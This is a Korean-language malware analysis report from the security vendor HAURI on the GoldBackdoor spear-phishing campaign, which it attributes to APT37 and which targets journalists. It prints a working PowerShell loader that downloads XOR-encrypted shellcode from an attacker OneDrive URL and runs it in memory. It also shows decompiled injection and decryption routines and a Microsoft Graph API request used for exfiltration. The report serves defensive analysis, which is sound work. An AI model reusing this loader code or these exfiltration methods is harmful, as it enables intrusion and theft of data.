악성코드 상세 분석 보고서

GOLD BACKDOOR

(Document No : DT-20220509-001)

HAURI

www.hauri.co.kr

ㅇ 분석 개요

북한과 관련된 내용을 취재 및 보도하는 기자들을 겨냥한 새로운 스피어피싱 캠페인이 발견됐다. 북한 정부가 지원하는 APT37 그룹이 배후에 있는 것으로 밝혀졌으며, 이들은 바로가기 파일(.lnk)을 이용해 파일리스(FileLess) 형식의 악성코드를 사용하였다. C&C 서버로는 Microsoft Graph API를 사용한 것이 특징이다.

1. Kang Min-chol Edits 2.lnk


(MD5 : 99fb399c9b121ef6e60e9bdff8b324b2, SIZE : 282,692,102)

개요 : PowerShell을 이용해 Shellcode를 읽어오며, 정상 파일로 위장하기 위해 정상 문서파일도 생성 후 실행한다.

ViRobot	LNK.S.Agent.282692102

상세분석 :

(1) "**Kang Min-chol Edits 2.lnk**" 속성에는 PowerShell 코드를 실행시키는 명령을 가지고 있지만, 명령 앞에 수많은 쓰레기 값들을 넣어 명령 확인이 어렵게 하였다.



[그림 1] 숨겨진 PowerShell 코드

(2) .lnk 파일을 실행 시 정상 파일처럼 위장하기 위해 .lnk 파일의 0x24E0 오프셋에 위치한 정상 문서파일 바이너리 값을 가져와 생성한다.

생성 경로	MD5
%Temp%₩Kang Min-chol Edits 2.doc	3F209FA947ACFA93D67D40DE9FA32FB2

[표 1] Kang Min-chol Edits 2.doc 정보

```
$lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x0010D98A06} | Select-Object -ExpandProperty FullName;
$pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00547552 -ReadCount 00547552;
$pdfPath = 'C:\Users\MALWAR~1\AppData\Local\Temp\Kang Min-chol Edits 2.doc';
sc $pdfPath ([byte[]]($pdfFile | select -Skip 009440)) -Encoding Byte;
& $pdfPath;
```


[그림 2] 정상 문서파일 생성 코드

Kang Min-chol Edits 2.lnk.vir

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000024E0	D0	CF	11	E0	A1	B1	1A	E1	00	00	00	00	00	00	00	00	ÐÏ.à¡±.á.....
000024F0	00	00	00	00	00	00	00	00	3E	00	03	00	FE	FF	09	00	........>...þÿ..
00002500	06	00	00	00	00	00	00	00	00	00	00	00	09	00	00	00	....
00002510	14	04	00	00	00	00	00	00	00	10	00	00	17	04	00	00	....
00002520	01	00	00	00	FE	FF	FF	FF	00	00	00	00	0B	04	00	00	....þÿÿÿ........
00002530	0C	04	00	00	0D	04	00	00	0E	04	00	00	0F	04	00	00	....
00002540	10	04	00	00	11	04	00	00	12	04	00	00	13	04	00	00	....
00002550	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00002560	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ


[그림 3] .lnk 파일 내 문서 파일 데이터

(3) 생성된 "Kang Min-chol Edits 2.doc" 문서는 자동으로 열람되며, 테러리스트 강민철에 관한 내용이 적혀져 있다.



[그림 4] Kang Min-chol Edits 2.doc

(4) 16 진수로 인코딩된 PowerShell 코드를 디코딩 후 Invoke-Command 를 사용해 실행한다.



[그림 5] 16 진수로 인코딩된 코드 실행

(5) 디코딩된 코드는 공격자의 OneDrive 에 접속하여 암호화된 Shellcode 를(Fantasy) 읽어온다.

hxxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBcjl6ZnJ3eFdXRW9hczVYaVc5TWUxNGlhQnM_ZT0wZVdDcTc/root/content

```
[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa='[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$b=Add-Type -MemberDefinition $aa -Name "AAA" -PassThru;
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uintc,out IntPtr d);';
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient;
$d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBcjl6ZnJ3eFdXRW9hczVYaVc5TWUxNGlhQnM_ZT0wZVdDcTc/root/content";
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtrc,IntPtr d,uint e,IntPtr f);';
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru;
$ddd='[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uintb);';
$fff=Add-Type -MemberDefinition $ddd -Name "DDD" -PassThru;
$e=112;
do {
    try {
        $c.Headers["user-agent"] = "connnecting...";
        $xmpw4=$c.DownloadData($d);
```

[그림 6] Shellcode 다운로드 코드

(6) 읽어온 Shellcode 의 첫 번째 바이트를 키 값을 사용하여 두 번째 바이트부터 XOR 연산하여 Shellcode 를 복호화 후 CreateThread 를 사용해 powershell.exe 프로세스에서 실행된다.

```
$xmpw4=$c.DownloadData($d);
$x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
$old = 0;
$aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
for ($h = 1; $h -lt $xmpw4.Length; $h++) {
    [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0]) );
};
try{
    throw 1;
}
catch{
    $handle=$ccc::CreateThread(0,0,$x0,0,0,0);
    $fff::WaitForSingleObject($handle, 500*1000);
};
```

[그림 7] Shellcode 복호화

(7) 실행된 Shellcode 는 2 번째 Shellcode 를 주입하기 위해 "%Windir%₩System32" 폴더에 존재하는 EXE 파일 중 무작위로 선택 후 "%Localappdata%₩log_gold.txt" 경로에 선택된 파일의 이름을 기록한다.

```
int sub_0()
{
  int _2nd_shellcode_offset; // eax
  char injection_target[264]; // [esp+0h] [ebp-108h] BYREF

  SeInjectionTarget(injection_target);
  _2nd_shellcode_offset = return_offset_0x653();
  return injection_shellcode((int)injection_target, _2nd_shellcode_offset);
}
```


[그림 8] 실행된 Shellcode 루틴

(8) 2 번째 Shellcode 는 복호화된 첫 번째 Shellcode 의 0x653 오프셋에 위치하며, 첫 번째 바이트를 키 값으로 사용하여 0x658 오프셋부터 XOR 연산하여 복호화 한다.

```
v14 = *(_DWORD *)(fantasydata + 1);
v15 = 30;
v16 = v14 - 1024;
v60 = *(_BYTE *)fantasydata;
v59 = v14;
if ( v14 != 1024 )
{
  xor_key = v60;
  _2nd_shellcode = (_BYTE *)(fantasydata + 5);
  do
  {
    *_2nd_shellcode++ ^= xor_key;
    --v16;
  }
  while ( v16 );
  v14 = v59;
}
```

[그림 9] 2 번째 Shellcode 복호화 코드

(9) 복호화된 2 번째 Shellcode 는 "%Windir%₩System32" 폴더에 존재하는 EXE 파일 중 무작위로 선택 후 주입 후 실행시킨다.



[그림 10] 정상 파일에 주입된 Shellcode

(10) 주입된 Shellcode 내 0x7F5 오프셋에 위치한 암호화된 **"GoldBackdoor"** 악성코드를 복호화 한다. (0x7F5 : Xor 키 값), (0x7F6~0x7F9 : 사이즈) (0x7FA ~ : GoldBackdoor)


```
v1 = (void (__stdcall *)(int, int, int))resolve_api(1540167499, &v12, 16, 0);
v1(v8, v9, v10);
goldbackdoor_offset = return_offset_0x7F5();
result = sub_176((int *)&v12, (char *)goldbackdoor_offset, 0);
if ( !result && v12 && v13 )
{
  strcpy(v11, "StartModule");
  v4 = (int (__cdecl *)(int, int))sub_6EC((int)v11, &v12, a1);
  if ( v4 )
  {
    v5 = *(_DWORD *)(goldbackdoor_offset + 1);
    v6 = *(_DWORD *)(v5 + goldbackdoor_offset + 5);
    if ( v6 )
      v7 = v5 + goldbackdoor_offset + 9;
    else
      v7 = 0;
    ((void (__stdcall *)(_WORD *, int, _DWORD))v13)(v12, 1, 0);
    return v4(v6, v7);
  }
```

[그림 11] 2번째 Shellcode 루틴

```
xor_key = *goldbackdoor_offset;
v5 = *(_DWORD *)(goldbackdoor_offset + 1);
v6 = goldbackdoor_offset + 5;
if ( v5 )
{
  goldbackdoor_data = v6;
  v8 = v5;
  do
  {
    *goldbackdoor_data++ ^= xor_key;
    --v8;
  }
  while ( v8 );
}
```

[그림 12] GoldBackdoor 복호화 코드

(11) 복호화된 “GoldBackdoor”는 2번째 Shellcode가 주입된 프로세스 메모리 내에서 그대로 실행된다.



[그림 13] 복호화된 GoldBackdoor]

(12) 실행된 “GoldBackdoor”는 PC 정보들을 수집한다.

- 수집 목록 : PC 이름, OS 정보, 내/외부 IP 정보, 백신 사용 여부, 가상환경 여부

[그림 14] 수집된 PC 정보들

(13) 백신 사용 여부를 수집할 때 "vraptshield", "hagenttray", "hvrtray" 프로세스가 실행 중이면 ViRobot 백신이 실행 중인 것으로 판단한다.

```
th32ProcessID = v65.th32ProcessID;
if ( !dword_4FDA8C )
{
  v12 = (const char *)&vraptshield;
  if ( (unsigned int)dword_4FDDE8 >= 16 )// vraptshield
    v12 = (const char *)vraptshield;
  sub_414E50(&v45, v12);
  v13 = sub_4155C0((const wchar_t **)&v66, &v57);
  v72 = 2;
  v14 = v2 | 6;
  v64 = v14;
  v52 = v14;
  if ( sub_415130(v13, &v45, 0) != -1 )
    goto LABEL_22;
  v15 = (const char *)&hagenttray;
  if ( (unsigned int)dword_4FDD10 >= 0x10 )// hagenttray
    v15 = (const char *)hagenttray;
  sub_414E50(&v47, v15);
  v16 = sub_4155C0((const wchar_t **)&v66, &v59);
  v72 = 4;
  v17 = v14 | 0x18;
  v64 = v17;
  v52 = v17;
  if ( sub_415130(v16, &v47, 0) != -1 )
    goto LABEL_22;
  v18 = (const char *)&hvrtray;
  if ( (unsigned int)dword_4FE7C0 >= 0x10 )// hvrtray
    v18 = (const char *)hvrtray;
  sub_414E50(&v49, v18);
  v19 = sub_4155C0((const wchar_t **)&v66, &v53);
  v72 = 6;
  v64 = v17 | 0x60;
  v52 = v17 | 0x60;
  v20 = sub_415130(v19, &v49, 0);
  v63 = 0;
```

[그림 15] ViRobot 백신 사용 여부 검사

(14) 수집된 정보들은 Microsoft Graph API를 이용해 공격자에게 전송된다.

- API 정보 :
  hxxps://graph.microsoft.com/v1.0/$metadata#users('higherwork2022%40hotmail.com')/drive/special/$entity

```
PUT https://graph.microsoft.com/v1.0/me/drive/special/approot:/U4fhJh2Y/logo/title.jpg:/content HTTP/1.1
Content-Type: application/octet-stream
Authorization: Bearer EwBoA8l6BAAUkj1NuJYtTVha+Mogk+HEiPbQo04AAUR+dF3dkN+FD8HnnsKoQwJziJ3S5WDbPr5FBmQGt2CzBRv7KJ6ZG6Mlc6OZilMOUVm7KZm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.3112.113 Safari/537.36
Host: graph.microsoft.com
Content-Length: 729
Cache-Control: no-cache

□□□-□$□p□□□□□4□O□□M□ol□-|m□□□yk□□□□Q□-□$:p□□□□4□O□□,□□l□-^m□□□y&□~□ÿ&□L□V:□□C窕U□#□,□□□□^^O□□□s&&~□□□&□L□V[□□C□□□U□#h□G□□^□O□□□
```

[그림 16] 수집된 PC 정보 전송

(15) Microsoft Graph API를 이용해 공격자와 지속적으로 통신하며 공격자의 명령을 받아 CMD 명령 실행, 파일 탈취, 키로깅 등 원치 않은 악성 행위를 당하게 된다.

```
switch ( (__int16)Command )
{
  case 'c':                             // Execute CMD Command
    v32 = v17;
    v13 = wcslen(Source[0]);
    v14 = (wchar_t *)calloc(v13 + 1, 2u);
    v16 = Source[0];
    *v32 = v14;
    wcscpy_s(v14, v13 + 1, v16);
    v32[1] = 0;
    v15 = (const wchar_t **)sub_405A30((int)&v28, 1, v17[0], v17[1]);
    sub_414FB0(v42, v15);
    if ( v28 )
    {
      j___free_base(v28);
      v28 = 0;
    }
    if ( v29 )
    {
      j___free_base(v29);
      v29 = 0;
    }
    break;
  case 'k':                             // Delete Bot
    goto LABEL_71;
```

[그림 17] 명령 처리 코드 일부

```
  wcscat_s(v3, 0x104u, L"\\*.*");
}
result = FindFirstFileW(v3, (LPWIN32_FIND_DATAW)(a1 + 576));
hFindFile = result;
v29 = (_WORD *)(a1 + 48 + 2 * v5);
*v29 = 0;
if ( result != (HANDLE)-1 )
{
  v9 = (_WORD *)(a1 + 620);
  do
  {
    v10 = wcslen(v3);
    v11 = v9;
    v12 = v9 + 1;
    while ( *v11++ )
      ;
    v14 = v11 - v12;
    v9 = (_WORD *)(a1 + 620);
    if ( v14 + v10 + 10 < 0x104 )
    {
      v15 = wcscmp((const unsigned __int16 *)(a1 + 620), L".");
      if ( v15 )
        v15 = v15 < 0 ? -1 : 1;
      if ( v15 )
      {
        v16 = wcscmp((const unsigned __int16 *)(a1 + 620), L"..");
```

[그림 18] 파일 목록 수집